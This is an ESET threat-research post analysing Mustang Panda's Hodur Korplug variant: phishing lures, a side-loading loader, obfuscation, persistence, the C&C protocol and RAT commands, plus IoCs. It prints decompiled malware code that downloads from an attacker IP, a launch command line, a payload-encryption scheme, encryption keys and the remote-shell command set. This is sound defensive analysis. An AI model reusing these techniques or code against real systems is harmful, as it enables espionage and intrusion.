

## Mustang Panda's Hodur: Old tricks, new Korplug variant

3/23/2022



ESET researchers have discovered Hodur, a previously undocumented Korplug variant spread by Mustang Panda, that uses phishing lures referencing current events in Europe, including the invasion of Ukraine



Alexandre Côté Cyr

23 Mar 2022 - 09:00AM

ESET researchers have discovered Hodur, a previously undocumented Korplug variant spread by Mustang Panda, that uses phishing lures referencing current events in Europe, including the invasion of Ukraine

ESET researchers discovered a still-ongoing campaign using a previously undocumented Korplug variant, which they named Hodur due to its resemblance to the *THOR variant* previously documented by [Unit 42](#) in 2020. In Norse mythology, Hodur is Thor's blind half-brother, who is tricked by Loki into killing their half-brother Baldr.

### Key findings in this blogpost:

- As of March 2022, this campaign is still ongoing and goes back to at least August 2021.
- Known victims include research entities, internet service providers, and European diplomatic missions.
- The compromise chain includes decoy documents that are frequently updated and relate to events in Europe.
- The campaign uses a custom loader to execute a new Korplug variant.
- Every stage of the deployment process utilizes anti-analysis techniques and control-flow obfuscation, which sets it apart from other campaigns.
- ESET researchers provide an in-depth analysis of the capabilities and commands of this new variant.

Victims of this campaign are likely lured with phishing documents abusing the latest events in Europe such as Russia's invasion of Ukraine. This resulted in more than [three million residents](#) fleeing the war to neighboring countries, leading to an unprecedented crisis on Ukraine's borders. One of the filenames related to this campaign is Situation at the EU borders with Ukraine.exe.

Other phishing lures mention updated COVID-19 travel restrictions, an approved regional aid map for Greece, and a Regulation of the European Parliament and of the Council. The last one is a real document available on the European Council's website. This shows that the APT group behind this campaign is following current affairs and is able to successfully and swiftly react to them.




Figure 1. Countries affected by Mustang Panda in this campaign

#### Affected countries:

- Mongolia
- Vietnam
- Myanmar
- Greece
- Russia
- Cyprus
- South Sudan
- South Africa

#### Affected verticals:

- Diplomatic missions
- Research entities
- Internet service providers (ISP)

### Analysis

Based on code similarities and the many commonalities in Tactics, Techniques, and Procedures (TTPs), ESET researchers attribute this campaign with **high** confidence to Mustang Panda (also known as TA416, RedDelta, or PKPLUG). It is a cyberespionage group mainly targeting governmental entities and NGOs. Its victims are mostly, but not exclusively, located in East and Southeast Asia with a focus on Mongolia. The group is also known for its [campaign targeting the Vatican in 2020](#).

While we haven't been able to identify the verticals of all victims, this campaign seems to have the same targeting objectives as other Mustang Panda campaigns. Following the APT's typical victimology, most victims are located in East and Southeast Asia, along with some in European and African countries. According to ESET telemetry, the vast majority of targets are located in Mongolia and Vietnam, followed by Myanmar, with only a few in the other affected countries.

Mustang Panda's campaigns frequently use custom loaders for shared malware including Cobalt Strike, Poison Ivy, and Korplug (also known as PlugX). The group has also been known to create its own Korplug variants. Compared to other campaigns using Korplug, every stage of the deployment process utilizes anti-analysis techniques and control-flow obfuscation.

This blogpost contains a detailed analysis of this previously unseen Korplug variant used in this campaign. This activity is part of the same campaign [recently covered by Proofpoint](#), but we provide additional historical and targeting information.

### Toolset

Mustang Panda is known for its elaborate custom loaders and Korplug variants, and the samples used in this campaign showcase this perfectly.

Compromise chains seen in this campaign follow the typical Korplug pattern: a legitimate, validly signed, executable vulnerable to DLL search-order hijacking, a malicious DLL, and an encrypted Korplug file are deployed on the target machine. The executable is abused to load the module, which then decrypts and executes the Korplug RAT. In some cases, a downloader is used first to deploy these files along with a decoy document. This process is illustrated in Figure 2.




Figure 2. Overview of the deployment process for the Hodur Korplug variant.

What sets this campaign apart is the heavy use of control-flow obfuscation and anti-analysis techniques at every stage of the deployment process. The following sections describe the behavior of each stage and take a deeper look at the defense evasion techniques used in each of them.

### Initial access

We haven't been able to observe the initial deployment vector, but our analysis points to phishing and watering hole attacks as likely vectors. In instances where we saw a downloader, the filenames used suggest a document with an interesting subject for the target. Such examples include:

- COVID-19 travel restrictions EU reviews list of third countries.exe
- State\_aid\_\_Commission\_approves\_2022-2027\_regional\_aid\_map\_for\_Greece.exe
- REGULATION OF THE EUROPEAN PARLIAMENT AND OF THE COUNCIL.exe
- Situation at the EU borders with Ukraine.exe

To further the illusion, these binaries download and open a document that has the same name but with a .doc or .pdf extension. The contents of these decoys accurately reflect the filename. As shown in Figure 3, at least one of them is a publicly accessible legitimate document from the European Parliament.



Figure 3. First page of the decoy document for the REGULATION OF THE EUROPEAN PARLIAMENT AND OF THE COUNCIL.exe downloader. It's a real document available on the European Council's website.

## Downloader

Although its complexity has increased over the course of the campaign, the downloader is fairly straightforward. This increase in complexity comes from additional anti-analysis techniques, which we cover later in this section.

It first downloads four files over HTTPS: a decoy document, a legitimate executable, a malicious module and an encrypted Korplug file. The combination of those last three components to execute a payload via DLL side-loading is sometimes referred to as a *trident* and is a technique commonly used by Mustang Panda, and with Korplug loaders in general. Both the server addresses and file paths are hardcoded in the downloader executable. Once everything is downloaded, and the decoy document opened to distract the victim, the downloader uses the following command line to launch the legitimate executable:

```
cmd /c ping 8.8.8.8 -n 70&&"%temp%\<legitimate executable>"
```

This ping command both checks internet connectivity and introduces a delay (through the -n 70 option) before executing the downloaded, legitimate executable.

The downloader uses multiple anti-analysis techniques, many of which are also used in the loader and final payload. Additional obfuscation has been added to new versions over the course of the campaign without otherwise changing their goal.

In early versions of the downloader, junk code and opaque predicates were used to hinder analysis, as shown in Figure 4, but the server and filenames are plainly visible in cleartext.

```
{
  downloadToFile(
    L"https://45.154.14.235/2022/COVID-19 travel restrictions EU reviews list of third countries.doc",
    FileName,
    0);
}
FileAttributesW = GetFileAttributesW(FileName);
v1 = ~(dword_418000 * (dword_418000 - 1)) & 0x82D5154D | (dword_418000 * (dword_418000 - 1)) & 0x4D2AEAB2;
v2 = ((v1 ^ 0x92110445) & 0x92116677 | (v1 ^ 0x4D2AEAB2) & 0x6DEE9988) ^ 0x6DEE9989;
v3 = (v2 | (v1 ^ 0x4D2AEAB2) & 0xFFFFFFFF) == -1;
BYTE1(v2) = (v2 | (v1 ^ 0x4D2AEAB2) & 0xFFFFFFFF) != -1;
v4 = (dword_417FFC > 9) ^ !v3;
v5 = (BYTE1(v2) & (dword_417FFC > 9) | BYTE1(v2) ^ (dword_417FFC > 9)) ^ 1;
if ( (v5 & v4) == 0 && v5 == v4 ) // The global variables are never written to, so this will always be false
{
  while ( 1 )
  ;
}
}
```

Figure 4. Control flow obfuscation in early versions of the downloader

In later versions, the files on the server are RC4 encrypted, using the base 10 string representation of the file size as the key, and then hex-encoded. This process is illustrated in the Python snippet below. The opposite operations are performed client-side by the downloader to recover the plaintext files. This is likely done to bypass network-level protections.

```
from Crypto.cipher import ARC4
key = "%d" % len(plaintext)
rc4 = ARC4.new(key)
cipher_content = rc4.encrypt(plaintext).hex().upper()
```

These versions replace the use of cleartext strings with encrypted stack strings. They are still hardcoded in the file, but the obfuscation surrounding them, and the use of different keys, makes it hard to decrypt them statically in an automated manner. This same technique is used heavily in the subsequent stages. Encrypted stack strings are also used to obfuscate calls to Windows API functions.

First, the name of the target function is decrypted and passed to a function. This function obtains a pointer to the InMemoryOrderModuleList field of the PEB (*Process Environment Block*). It then iterates over the loaded modules, passing each handle to GetProcAddress along with the function name until the target function is successfully resolved. Part of this process can be seen in Figure 5.

```
Junk1 = ~(CONST_4261C0 * (CONST_4261C0 - 1)) | ~(~(CONST_4261C0 * (CONST_4261C0 - 1)) & 0xFFFFFFFF | (CONST_4261C0 * (CONST_4261C0 - 1)) & 1);
ProcName = ProcName;
Junk2 = Junk1 != -1;
Junk3 = Junk1 != -1 && CONST_4261BC < 10;
Junk6 = CONST_4261BC > 9;
BYTE1(junk1) = CONST_4261BC > 9 && junk1 == -1;
LOBYTE(junk1) = junk2 ^ (CONST_4261BC > 9);
/*_DMORD */ProcName = "IkqH"; // Build the encrypted string on the stack
strcpy(ProcName + 4, "yAU");
Junk4 = BYTE1(junk1) | Junk3;
Junk5 = ((junk2 && junk6) | junk1) ^ 1;
if ( (junk5 & junk4) == 0 && junk5 == junk4 ) // Opaque predicate. Will never be True
{
    while ( 1 )
    {
        str_WriteFile = ProcName;
        hFile = FileHandle;
        v37 = 0;
        i = -9;
        v39 = 0xA2;
        do
        {
            // Obfuscated XOR decryption loop
            enc = str_WriteFile[i + 9];
            v41 = (~v39 & 0xD4 | 1 | ~(~v39 | 3) & 0x28) ^ (v39 & 1 | 0xD4 | ~(v39 | 0xFC) & 2);
            v42 = ~v41 & 0xEA | v41 & 0x15;
            --v39;
            str_WriteFile[i + 9] = ((v42 ^ 0x4B | ~enc) & 0x34 | ~(v42 ^ 0x4B | ~enc) & 0xCB) ^ ((enc | v42 ^ 0xB4) & 0x34 | ~(enc | v42 ^ 0xB4) & 0xCB) | ~(enc | v42 ^ 0xB4 | v42 ^ 0x4B | ~enc);
            ++v37;
            ++i;
        }
        while ( i );
        /*_BYTE */str_WriteFile + 9 = 0; // NUL terminate the decrypted string
        WriteFile = (int (__cdecl*)(int, int, int, CHAR **, _DMORD))call_GetProcAddress(str_WriteFile); // Function that resolves and calls GetProcAddress
        SetLastError = 0;
        if ( !WriteFile(hFile, content, content_len, bytes_written, 0) ) // Call the resolved WriteFile function

```

Figure 5. Obfuscation of Windows API calls in the downloader. The screenshot shows a call to WriteFile, but the same pattern is used for all API functions.

## Loader

As is common with Korplug, the loader is a DLL that exploits a side-loading vulnerability in a legitimate, signed executable. We have observed many different applications being abused in this campaign, for instance a vulnerable SmadAV executable previously seen by Qurium *in a campaign attributed to Mustang Panda* that targeted Myanmar.

The loader exports multiple functions. The exact list varies depending on the abused application, but in all cases, only one of them does anything of consequence. In all of the loaders we observed, this is the exported function with the highest load address. All the other exports, and the library's entry point, either return immediately or execute some do-nothing junk code. Many of these exports have names that consist of random lowercase letters and point to the same address as shown in Table 1.

Table 1. Functions exported by a Hodur loader. The createSystemFontsUsingEDL export is the one that loads the final malware stage in this version.

Name	Ordinal	Function RVA
CreatePotPlayerExW	1	0x00007894
RunPotPlayer	2	0x000166A5
createSystemFontsUsingEDL	3	0x00016779
gGegcerhwyvxtkrtyawvugo	4	0x00007894
liucigvyworf	5	0x00007639
ojohjinbgdfqtcwxeusoneslciyxtiyjuieaugadjpd	6	0x000077CA
soeevhiwysypipesxfhgboleahfowlqcpq	7	0x00007894
srkeqffanuhiuwahbmatdurgpffhbkcpukyxxgmosn	8	0x00007894
thggymrv	9	0x00007701

The loader function obtains the directory from which the DLL is running using `GetModuleFileNameA` and tries to open the encrypted Korplug file it contains. That filename is hardcoded in the loader. It reads the file's contents into a locally allocated buffer and decrypts it. The loader makes this buffer executable using `VirtualProtect` before calling into it at offset `0x00`.

Windows API function calls are obfuscated with a different technique than that used in the downloader. Unlike the loader, which contains the *names* of its functions (as shown in Table 1 above), only the 64-bit *hashes* of the Windows API function calls are present in the binary. To resolve those functions, the loader traverses the export lists of all loaded libraries via the `InMemoryOrderModuleList` of the PEB. Each export's name is hashed, then compared to the expected value. The FNV-1a hash algorithm, recently brought back into the mainstream by the [Sunburst backdoor](#), has previously been used by Mustang Panda, in [Korplug loaders](#) documented by XORHEX, to resolve `GetProcAddress` and `LoadLibraryA`, although it was not identified by name in that analysis. In this version, however, it is used for all API functions.

## Korplug backdoor

Korplug (also known as PlugX) is a RAT used by multiple APT groups. In spite of it being so widely used, or perhaps because of it, few reports extensively describe its commands and the data it exfiltrates. Its functionality is not constant between variants, but there does seem to exist a significant overlap in the list of commands between the version we analyzed and other sources such as the [Avira report from January 2020](#) and the [plugxdecoder](#) project on GitHub.

As previously mentioned, the variant used in this campaign bears many similarities to the THOR variant, which is why we have named it Hodur. The similarities include the use of the `Software\CLASSES\ms-pu` registry key, the same format for C&C servers in the configuration, and use of the `Static` window class.

As expected for Korplug payloads, this stage is only ever decrypted in memory by the loader. Only the encrypted version is written to disk in a file with a `.dat` extension.


Unless stated otherwise, all hardcoded strings discussed in this section are stored as encrypted stack strings.

In this module, Windows API functions are obfuscated through a combination of the methods used in previous stages. `LoadLibraryA` and `GetProcAddress` are resolved via the FNV-1a hashing technique and stack strings are decrypted and passed to them to obtain the target function.

## Loading

Once decrypted, the payload is a valid DLL that exports a single function. In almost all observed samples from this campaign, this function is named `StartProtect`. However, launching it directly via this export or its entry point will not execute the main payload and the loading process is quite intricate.

As explained in the previous section, the file is decrypted in memory as a continuous blob by the loader and the execution starts at offset `0x00`. The PE header contains shellcode, shown in Figure 6, that calls a specific offset that corresponds to the module's single export.



```
HEADER:10000000 ; int _usercall _ImageBase@<eax>(int@<ebp>)
HEADER:10000000 __ImageBase proc near ; DATA XREF: HEADER:1000003C↓o
HEADER:10000000 ; HEADER:10000110↓o ...
HEADER:10000000 dec ebp ; PE magic number
HEADER:10000001 pop edx
HEADER:10000002 call $+5 ; Bytes on last page of file
HEADER:10000007 pop ebx
HEADER:10000008 push edx ; Size of header in paragraphs
HEADER:10000009 inc ebp
HEADER:1000000A push ebp
HEADER:1000000B mov ebp, esp
HEADER:1000000D add ebx, 2C49h
HEADER:10000013 call ebx ; call StartProtect
HEADER:10000015 leave
HEADER:10000016 retn
```

Figure 6. Shellcode in the PE header that calls the exported function

This function parses the PE blob in memory and manually maps it as a library into a newly allocated buffer. This includes mapping the various sections, resolving imports and, finally, using `DLL_PROCESS_ATTACH` to call the DLL entry point. Once again, opaque predicates and junk code are used to obfuscate the purpose of this function.

The entry point of the properly loaded library is then called with the non-standard value of `0x04` for the `fdwReason` parameter (only values from `0x00` to `0x03` are [currently defined](#)). This special value is required to get it to execute its main payload. This simple check prevents the RAT from being trivially executed directly with a generic tool like `rundll32.exe`.

The backdoor first decrypts its configuration using the string 123456789 as a repeating XOR key. Once decrypted, the configuration block starts with #####. The layout of the configuration varies slightly between samples, but they all contain at least the following fields:

- Installation directory name. Also used as the name of the registry key created for persistence. This value roughly corresponds to the name of the abused application with three random letters appended (e.g., FontEDLZeP or AdobePhotosGQp)
- Mutex name
- A value that is either a version or ID string
- List of C&C servers. Each entry includes IP address, port number, and a number indicating the protocol to use with that C&C

The backdoor then checks the path from which it is running using GetModuleFileNameW. If this matches %userprofile%\<installation directory> or %allusersprofile%\<installation directory>, the RAT functionality will be executed. Otherwise, it will go through the installation process.

### **Installation**

To install itself, the malware creates the aforementioned directory under %allusersprofile%. Using SetFileAttributesW, it is then marked as hidden and system. The vulnerable executable, loader module, and encrypted Korplug files are copied to the new directory.

Next, persistence is established. Earlier samples achieved this by creating a scheduled task to be run at boot via schtasks.exe. Newer samples add a registry entry to Software\Microsoft\Windows\CurrentVersion\Run, trying the HKLM hive first, then HKCU. This entry has the same name as the installation directory with its value set to the newly copied executable's path.

Once persistence has been set up, the malware launches the executable from its new location and exits.

### **RAT**

The RAT functionality of the Hodur variant used in this campaign mostly lines up with other Korplug variants, with some additional commands and characteristics. As we have previously stated, though, detailed analyses of Korplug commands are few and far between, so we aim to provide such an analysis in the hopes of aiding future analysts.

When in this mode, the backdoor iterates through the list of C&C servers in its configuration until it reaches the end or receives an Uninstall command. For each of those servers, it processes commands until it receives a Stop command or encounters an error.

Hodur's initial handshake can be done over HTTPS or TCP. This is determined by a value in the configuration for that particular C&C server. Subsequent communication is always done over TCP using a custom protocol that we describe in this section, along with the commands that can be issued. Hodur uses sockets from the Windows Sockets API (Winsock) that support [overlapped I/O](#).

Following the initial handshake, Hodur's communications involve TCP messages that consist of a header, with the structure described in Table 2, followed by a message body that is usually compressed using LZNT1 and always encrypted with RC4. Messages whose Command number header field have the 0x10000000 bit set (those that contain file contents for the ReadFile and WriteFile commands, described in Table 3) have encrypted but not compressed message bodies. All encrypted message bodies use the hardcoded key sV!e@T#L\$PH% with a four-byte random nonce (the value at offset 0x00 in the header) appended to it.

*Table 2. Header format used for communication between the C&C and the backdoor*

<b>Offset</b>	<b>Field</b>	<b>Description</b>
<b>0x00</b>	Nonce	Random nonce appended to the RC4 key.
<b>0x04</b>	Command number	This field indicates the command to run or the command that caused this response to be sent.
<b>0x08</b>	Length of body	Length of the message body. It seems that this field isn't checked by the client for messages from the C&C server.
<b>0x0C</b>	Command exit status	The return or error value of the command that was run. This field is not checked by the client in messages received from the C&C server.

Hodur's C&C message headers are transmitted in the clear, followed by variably sized (the value at offset 0x08 of the header) message bodies. The format of the message body varies per command, but once decrypted and decompressed, values of variable length (like strings) are always at a message body's end and their offset in the body is stored as an integer in the corresponding message field.

Like the version described by Avira, Hodur has two groups of commands – 0x1001 and 0x1002 – each with its own handler. The C&C server can set which group to listen for by sending the corresponding ID as the command number

when a client is not already in one of the two modes. It will continue to listen for the same group until it receives the Stop command, or an error occurs (including receiving a message with an invalid Command number in its header).

The first group, 0x1001, contains commands for managing the execution of the backdoor and doing initial reconnaissance on a newly compromised host. As these commands take no arguments, messages sent by the C&C server consist only of the headers. Table 3 contains a list of these commands. The GetSystemInfo command is described in more detail below. Note that no command names are present in the RAT; they were either taken from previous analyses or provided by us.

Table 3. Commands in group 0x1001

ID	Name	Description	Data in client response
0x1000	Ping	Sent by the client when it starts listening for commands from this group.	Between 0 and 64 random bytes
0x1001	GetSystemInfo	Get information about the system.	See Table 4
0x1002	ListenThread	Start a new thread that listens for group 0x1002 commands.	None
0x1004	ResetConnection	Terminate with WSAECONNRESET.	N/A
0x1005	Uninstall	Delete persistence registry keys, remove itself and created folders.	None
0x1007	Stop	Set registry key System\CurrentControlSet\Control\Network\allow to 1 and exit.	N/A

The GetSystemInfo command collects extensive information about the system, as detailed in Table 4. If it doesn't already exist, the Software\CLASSES\ms-pu\CLSID registry key is set to the current timestamp, trying HKLM first then HKCU. The value of this key is then sent in the response.

Table 4. Response body format for the GetSystemInfo response

Offset	Value	Offset	Value
0x00	Magic bytes 0x20190301	0x38	Suite mask
0x04	Client IP address of the C&C socket	0x3A	Product type
0x08	Server IP address of the C&C socket	0x3C	0x01 if the process is running as WOW64
0x0C	RAM in KB	0x40	System time – year
0x10	CPU clock rate in MHz	0x42	System time – month
0x14	Display width in pixels	0x44	Timestamp of first run (offset)
0x18	Display height in pixels	0x46	Service pack version string (offset)
0x1C	Default locale	0x48	Unknown
0x20	Current tick count	0x4A	Username (offset)
0x24	OS major version	0x4C	Computer name (offset)
0x28	OS minor version	0x4E	Mutex name (offset)
0x2C	OS build number	0x50	Unknown
0x30	OS platform ID	0x52	List of machine IP addresses (offset)
0x34	Service pack major version	0x54	Always two 0x00 bytes
0x36	Service pack minor version		

The 0x1002 group contains commands that provide RAT functionality, as detailed in Table 5. Some of these take parameters provided in the command's message body. The FindFiles command is described in more detail below. Again, note that no command names are present in the RAT; they were either taken from previous analyses or provided by us.

Table 5. Commands in group 0x1002

ID	Name	Description	Data in C&C request	Data in client response
0x1002	Ping	Sent by the client when it starts listening for commands from this group.	N/A	None
0x3000	ListDrives	List all mapped drives (A: to Z:) and their properties. All 26 entries are sent back in one message body. Drives that aren't present have all fields set to 0x00.	None	<ul style="list-style-type: none"> <li>· Drive type</li> <li>· Total size</li> <li>· Space available to user</li> <li>· Free space</li> <li>· Volume name (offset)</li> <li>· File system name (offset)</li> </ul>



ID	Name	Description	Data in C&C request	Data in client response
0x3001	ListDirectory	List the contents of the specified directory. The client sends one response message per entry.	Directory path	<ul style="list-style-type: none"> <li>· Is a directory?</li> <li>· File attributes</li> <li>· File size</li> <li>· Creation time</li> <li>· Last write time</li> <li>· Filename (offset)</li> <li>· 8.3 filename (offset)</li> </ul>
0x3002		Sent by the client when it has finished executing the ListDirectory command.	N/A	None
0x3004	ReadFile	Read a file in chunks of 0x4000 bytes.	<ul style="list-style-type: none"> <li>· Creation time</li> <li>· Last access time</li> <li>· Last write time</li> <li>· Has offset</li> <li>· Offset in file</li> <li>· File size</li> <li>· File path</li> </ul>	
0x10003005		Chunk of read file data.	N/A	Read data
0x10003006		Sent by the client when it has finished executing the ReadFile command.	N/A	None
0x3007	WriteFile	Write to a file and restore previous timestamp. Creates parent directories if they don't exist.	<ul style="list-style-type: none"> <li>· Creation time</li> <li>· Last access time</li> <li>· Last write time</li> <li>· Has offset</li> <li>· Offset in file</li> <li>· File path (offset)</li> </ul>	None
0x10003008		Sent by the server with data to write to the file.	Data to write	N/A
0x10003009		Sent by the server when the WriteFile operation is complete.	None	N/A
0x300A	CreateDirectory	Create a directory.	Directory path	None
0x300B	CanReadFile	Try to open a file with read permissions.	File path	None
0x300C	DesktopExecute	Execute a command on a hidden desktop.	Command line to execute	PROCESS_INFORMATION structure for the created process.
0x300D	FileOperation	Perform a file operation using SHFileOperation.	<ul style="list-style-type: none"> <li>· wFunc</li> <li>· fFlags</li> <li>· pFrom (offset)</li> <li>· pTo (offset)</li> </ul>	None
0x300E	GetEnvValue	Get the value of an environment variable.	Environment variable	Environment variable value.
0x300F	CreateProgramDataDir	Creates the directory %SYSTEM%\ProgramData, optionally with a subdirectory.	Subdirectory relative path (optional)	None
0x3102	FindFiles	Recursively search a directory for files matching a given pattern.	<ul style="list-style-type: none"> <li>· Starting directory</li> <li>· Search pattern</li> </ul>	See response body format in Table 6.
0x7002	RemoteShell	Start an interactive remote cmd.exe session.	None	None
0x7003		Result of the last command run.	N/A	Command output

#### FindFiles command

Starting from the provided directory, this command searches for files whose names match the given pattern. This pattern supports the same wildcard characters as the Windows FindFirstFile API. For each matching file, the client sends a response message with its body in the format described in Table 6.

Table 6. Format of the response body for the FindFiles command

Offset	Value	Offset	Value
0x00	File attributes	0x24	Folder path (offset)
0x04	File size in bytes	0x26	Filename (offset)
0x0C	Creation time	0x28	8.3 filename (offset)

Offset	Value	Offset	Value
0x1C	Last write time		

One response message with an empty body is sent once the search is completed.

## Conclusion

The decoys used in this campaign show once more how quickly Mustang Panda is able to react to world events. For example, an EU regulation on COVID-19 was used as a decoy only two weeks after it came out, and documents about the war in Ukraine started being used in the days following the beginning of the launch of the invasion. This group also demonstrates an ability to iteratively improve its tools, including its signature use of trident downloaders to deploy Korplug.

For any inquiries about our research published on WeLiveSecurity, please contact us at [threatintel@eset.com](mailto:threatintel@eset.com).

ESET Research now also offers private APT intelligence reports and data feeds. For any inquiries about this service, visit the [ESET Threat Intelligence](#) page.

## IoCs

SHA-1	Filename	ESET detection name	Category
69AB6B9906F8DCE03B43BEBB7A07189A69DC507B	coreclr.dll	Win32/Agent.ADMW	Korplug
10AE4784D0FFBC9CD5FD85B150830AEA3334A1DE	N/A	Win32/Korplug.TC	Decoy (duration)
69AB6B9906F8DCE03B43BEBB7A07189A69DC507B	coreclr.dll	Win32/Agent.ADMW	Korplug
4EBFC035179CD72D323F0AB357537C094A276E6D	PowerDVD18.exe	Win32/Delf.UTN	Korplug
FDBB16B8BA7724659BAB5B2E1385CFD476F10607	N/A	Win32/Korplug.TB	Decoy (duration)
7E059258CF963B95BDE479D1C374A4C300624986	N/A	Win32/Korplug.TC	Decoy (duration)
7992729769760ECAB37F2AA32DE4E61E77828547	SHELLSEL.ocx	Win32/Agent.ADMW	Korplug
F05E89D031D051159778A79D81685B62AFF4E3F9	SymHp.exe	Win32/Delf.UTN	Korplug
AB01E099872A094DC779890171A11764DE8B4360	BoomerangLib.dll	Win32/Korplug.TH	Korplug
CDB15B1ED97985D944F883AF05483990E02A49F7	PotPlayer.dll	Win32/Agent.ADYO	Korplug
908F55D21CCC2E14D4FF65A7A38E26593A0D9A70	SmadHook32.dll	Win32/Agent.ADMW	Korplug
477A1CE31353E8C26A8F4E02C1D378295B302C9E	N/A	Win32/Agent.ADMW	Korplug
52288C2CDB5926ECC970B2166943C9D4453F5E92	SmadHook32c.dll	Win32/Agent.ADMW	Korplug
CBD875EE456C84F9E87EC392750D69A75FB6B23A	SHELLSEL.ocx	Win32/Agent.ADMW	Korplug
2CF4BAFE062D38FAF4772A7D1067B80339C2CE82	Adobe_Caps.dll	Win32/Agent.ADMW	Korplug
97C92ADD7145CF9386ABD5527A8BCD6FABF9A148	DocConvDII.dll	Win32/Agent.ADYO	Korplug
39863CECA1B0F54F5C063B3015B776CDB05971F3	N/A	Win32/Korplug.TD	Decoy (duration)
0D5348B5C9A66C743615E819AEF152FB5B0DAB97	FontEDL.exe	clean	Vulnerable File executable
C8F5825499315EAF4B5046FF79AC9553E71AD1C0	Silverlight.Configuration.exe	clean	Vulnerable Microsoft Silverlight Control Utilii
D4FFE4A4F2BD2C19FF26139800C18339087E39CD	PowerDVDLP.exe	clean	Vulnerable PowerDVD executable
65898ACA030DCEFDA7C970D3A311E8EA7FFC844A	Symantec.exe	clean	Vulnerable Symantec Anti-virus executable
